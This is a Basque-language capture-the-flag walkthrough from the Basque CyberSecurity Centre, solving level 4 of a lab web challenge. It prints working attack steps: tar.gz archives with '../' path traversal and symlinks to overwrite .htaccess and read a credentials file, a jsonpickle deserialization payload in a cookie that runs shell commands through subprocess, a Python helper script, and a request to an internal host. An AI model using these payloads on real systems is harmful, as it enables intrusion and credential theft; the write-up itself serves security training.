Basque CyberSecurity Centre

Ziber-erronka

Katakume bat Erreskatatu

4. Maila: Ebazpena

Pixkanaka ibilbidearen amaierara iristen ari gara.
Azken maila besterik ez zaizu geratzen. Eutsi goiari.
Eta bestela, Interneteko lege garrantzitsuena gogoan
izan: katutxoak ezta ukitu ere. Egizu, haiengatik.


4. Maila

Araka dezagun backend hori.

File upload + tar.gz

Ikus dezakegunez, GIF-ak direktorio batera igotzen dira hemen:
https://127.0.0.1:1337/carpetas_personales_nivel4/gifs/

GIF-ak konprimituta igo daitezke tar.gz fitxategi batean URL honetatik:
https://127.0.0.1:1337/carpetas_personales_nivel4/api/gif_deploy/



Euskarrira zuzenean sartzen saiatzen badin bagara:
https://127.0.0.1:1337/carpetas_personales_nivel4/soporte/

Ikus dezakegunez, 403 errore batekin erantzuten digu. Aitzitik, ausazko fitxategi bat eskatzen baldin badugu 404 errore bat ikusiko dugu eta horrek adierazten du direktoriora sartzeko baimenak baditugula. Haatik, indexatua desaktibatuta dagoenez, ez digu euskarriko kredentzialen fitxategiaren izen berria ikusten uzten. Zein den baldin badakigu, zuzenean bertan sartzen saia gintezke.


Helburua /webdata delakoan dagoen .htaccess fitxategia gainidaztea izango da, fitxategien indexatua gaitu eta euskarria izeneko karpetaren barnean dauden fitxategien zerrenda atera ahal izateko.

Idazmahaiko programek erabiltzailea konprimitutako fitxategi maltzurren aurka babesten duten moduan, kode bidez konprimitutako fitxategiak tratatzeko liburutegi ohikoenak ez dute hala egiten eta .tar.gz batean hasieran "../" agertzen duten fitxategiak barnera daitezke. Horren ondorioz, /webdata/gifs karpetaren barnean deskonprimitzean fitxategi horiek aurreko karpetan amaituko dute.

Horrela, tar.gz maltzurrak sortuko ditugu:

```
mkdir gifs
cd gifs
# proba-fitxategia sortuko dugu
echo “test” > test_subida.txt
# .htaccess sortuko dugu goiko direktorioan
echo “Options +Indexes” > ../.htaccess
# tar.gz maltzurra sortuko dugu
tar -czvPf ./malicioso.tar.gz ../.htaccess ./test_subida.txt
```

Fitxategia webgunera igotzen saiatzen baldin bagara, hau ikustetik:



Forbidden

You don't have permission to access this resource.

Hau ikustera igaroko gara:

Index of /soporte

- Parent Directory
- 4BSq0thJWPVWQxx9.txt

Dagoeneko badugu izena. Haatik, hona sartzen saiatzean:
https://127.0.0.1:1337/carpetas_personales_nivel4/soporte/4BSq0thJWPVWQxx9.txt

Sarrerako proxyak sarbidea blokeatu egiten digu:

Forbidden

You don't have permission to access this resource.

Ezin gara fitxategiaren zuzenean sartu, baina estekara eramango gaituen esteka bat igo eta Apachek ematen duen “Follow symbolic links” aukera gaitu dezakegu, fitxategi bera beste kokapen batetik irakurtzen saiatzeko.

Konprimitu maltzur berria sortuok dugu:

```
# fichero dummy
echo "test2" > test2.txt
# link al secreto
ln -s ../soporte/4BSq0thJWPVWQxx9.txt secret_owned.txt
tar -cvf malicioso2.tar *
# .htaccess sortuko dugu goiko direktorioan, esteka sinbolikoak jarraitzeko aukera ematen duena
echo "Options +Indexes +FollowSymLinks" > ../.htaccess
# .htaccess maltzurra gehituko dugu fitxategiaren aurrean "../" ipinita
tar rf malicioso2.tar -P ../.htaccess
# .tar.gz muntatuko dugu berriro
gzip malicioso2.tar
```

Fitxategi berria igo eta GIF-en direktorioan berriro sartzen saiatuko gara:

Index of /gifs

- Parent Directory
- secret_owned.txt
- IMG-20210805-WA0002.jpg
- IMG-20210805-WA0004.jpg
- IMG-20210805-WA0005.jpg
- IMG-20210805-WA0007.jpg
- IMG-20210816-WA0000.jpg
- IMG-20210902-WA0001.jpg
- IMG-20210902-WA0003.jpg
- IMG-20210902-WA0005.jpg
- IMG-20210902-WA0006.jpg
- IMG-20210902-WA0007.jpg
- IMG-20210902-WA0008.jpg
- IMG-20210902-WA0009.jpg

Ikus dezakegunez, esteka igo da eta dagoeneko irisgarri da hemendik:
https://127.0.0.1:1337/carpetas_personales_nivel4/gifs/secret_owned.txt

Zorionak, dagoeneko baditugu euskarriko kredentzialak.

```
soporte@blacksheep.hacker:AzH}4(oaLT]kf6v+.]s?
```

Flag

GIF-ak igotzen diren webguneko cookieak berrikusiz:
https://127.0.0.1:1337/carpetas_personales_nivel4/api/gif_deploy/

Ikusten dugunez, "Flag4.txt" izeneko cookie bat du, JSON bat barneratzen duena:

Name	Value
Flag4.txt	"{\"py/object\": \"Pepinillo\"\054 \"name\": \"Antonio\"}"

Interneten bilatuz Pythonen objektu bat dela aurkitzen dugu, "jsonpickle" liburutegiarekin seriatua. "Exploit-db" datu-basean ikusiko dugunez liburutegi hori esplota egin daiteke eta adibide modura payload bat dago:

"{"1": {"py/repr": "time/time.sleep(10)"}, "2": {"py/id": 67}}"

Payload hori cookiean bidaltzen saiatu eta webgunean erantzuteko 10 segundo behar dituela eta erantzuna HTML honetan erakusten duela ikusiko dugu:

```
{'1': None, '2': }
```

Exploit-db datu-basean azaltzen dutenez, payloadaren patroia honakoa da:

{..{"py/repr":<modulo a importar>/<método del módulo ejecutar>}..}

Patroi hori kontuan izanik, "*subprocess*" modulua kargatzen duen eta haren "*getoutput*" metodoa exekutatzen duen payload bat idatziko dugu:

"{"flag": {"py/repr": "subprocess/subprocess.getoutput(\'ls\')"}}"

Eta *ls* komandoaren emaitza eskuratuko dugu *pre* baten barnean eta lineako jauzirik gabe:

```
{'flag': 'Dockerfile\ndb.sqlite3\nentrypoint.sh\nflag4\nmanage.py\nmediafiles\nnivel4\nrequirements.txt\nstaticfiles\ntest'}
```

Probak egitea erosoagoa izan dadin, Python lengoaian script txiki bat sortuko dugu emaitza garbitze aldera:

```
import requests
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

URL                                                                    =
'https://127.0.0.1:1337/carpetas_personales_nivel4/api/gif_deploy/'
FLAG_HEADER_NAME = 'Flag4.txt'

def run_cmd(cmd):
    flag = '{"flag": {"py/repr": "subprocess/subprocess.getoutput(\'' +
cmd + '\')"}}'
    cookies = { FLAG_HEADER_NAME: flag }
    r = requests.post(URL, cookies=cookies, data="A", verify=False)
    text = r.text[15:-8]
    text = text.replace('\\n','\n')
    print(text)
```

Berriro *ls* komandoa exekutatuko dugu eta orain modu argiagoan ikusiko dugu komandoaren irteera:

```
In [26]: run_cmd('ls -l')
total 36
-rwxr-xr-x    1 root     root          1804 Aug 27 08:31 Dockerfile
-rwxrwxrwx    1 app      app              0 Aug 23 10:48 db.sqlite3
-rwxr-xr-x    1 root     root            79 Aug 26 11:06 entrypoint.sh
drwxr-xr-x    1 root     root          4096 Aug 26 10:30 flag4
-rwxr-xr-x    1 root     root           627 Aug 23 10:48 manage.py
drwxr-xr-x    1 root     root          4096 Jul 29 07:02 mediafiles
drwxr-xr-x    1 root     root          4096 Aug 26 10:30 nivel4
-rwxr-xr-x    1 root     root            49 Aug 26 16:22 requirements.txt
drwxr-xr-x    1 root     root          4096 Jul 29 07:02 staticfiles
-rwxr-xr-x    1 root     root             5 Aug 26 06:51 test
```

Ikusiko dugunez, "flag4" izeneko karpeta bat dago, eta haren barnean "flag4.txt" fitxategi bat:

```
In [27]: run_cmd('ls -l flag4')
total 4
-rwxr-xr-x    1 root     root            54 Aug 27 08:56 flag4.txt
```

Fitxategiko edukia ikusten saiatzen baldin bagara, errore HTML bat itzuliko digu:

```
In [28]: run_cmd('cat flag4/flag4.txt')
1.0' encoding='ISO-8859-1'?>
<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Strict//EN'  'http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd'>
<html xmlns='http://www.w3.org/1999/xhtml' lang='en' xml:lang='en'>
<head>
```

Lokalean hainbat froga egin ondotik, *jsonpickle* liburutegiarekin "/" barrak ezin dituela izan konturatuko gara, izan ere, "klase modulu/izenaren" arteko bereizgailutzat hartzen du. Haatik, barra bidali egin daitekeela ohartuko gara "chr" delakoarekin kateatu dadila behartuz.

chr delakoak ASCII indizearen eta dagokion karakterearen arteak egiten du bihurketa, kasu honetan, 47.a "/" da.

Horri esker, zerbitzarian, komandoa ebaluatzean, exekutatuko den komandoan komatxoak kateatu daitezela lortuko dugu.

```
In [30]: run_cmd('cat flag4\' + chr(47) + \'flag4.txt')
La flag4 esta en:
http://apache4/qzcP1O8GBeqm/flag.txt
```

Flag-a fitxategi horretan eduki beharrean, haren kokapena dugu.

Gure ekipotik ikusten saiatuko gara, izan ere, fitxategiak igotzeko webgunea hemen dago:

"https://127.0.0.1:1337/carpetas_personales_nivel4/api/gif_deploy/"

Hona jotzen saiatuko gara:

"https://127.0.0.1:1337/carpetas_personales_nivel4/qzcP1O8GBeqm/flag.txt"

Eta birbideratze bat itzultzen digu. Beraz, kanpotik ezin da sartu.

Orain payload bat sortuko dugu deserializatze eskaera bat egin dezan eta flagean aplikazioko zerbitzaritik sartzen saiatuko gara.

'{"flag": {"py/repr": "requests/requests.
get(\'http:\'+chr(47)+chr(47)+\'apache4\'+chr(47)+\'qzcP1O8GBeqm\'+chr(47)+\'flag.txt\').text"}}'

Zorionak, dagoeneko badugu flag4

Basque CyberSecurity Centre

BASQUE CYBERSECURITY CENTRE:

Zibersegurtasunaren topagunea Euskadin

El punto de encuentro de la ciberseguridad en Euskadi

info@bcsc.eus

Albert Einstein 46, 3ª planta Edificio E7
Arabako Teknologi Parkea
01510 Vitoria-Gasteiz

945 236 636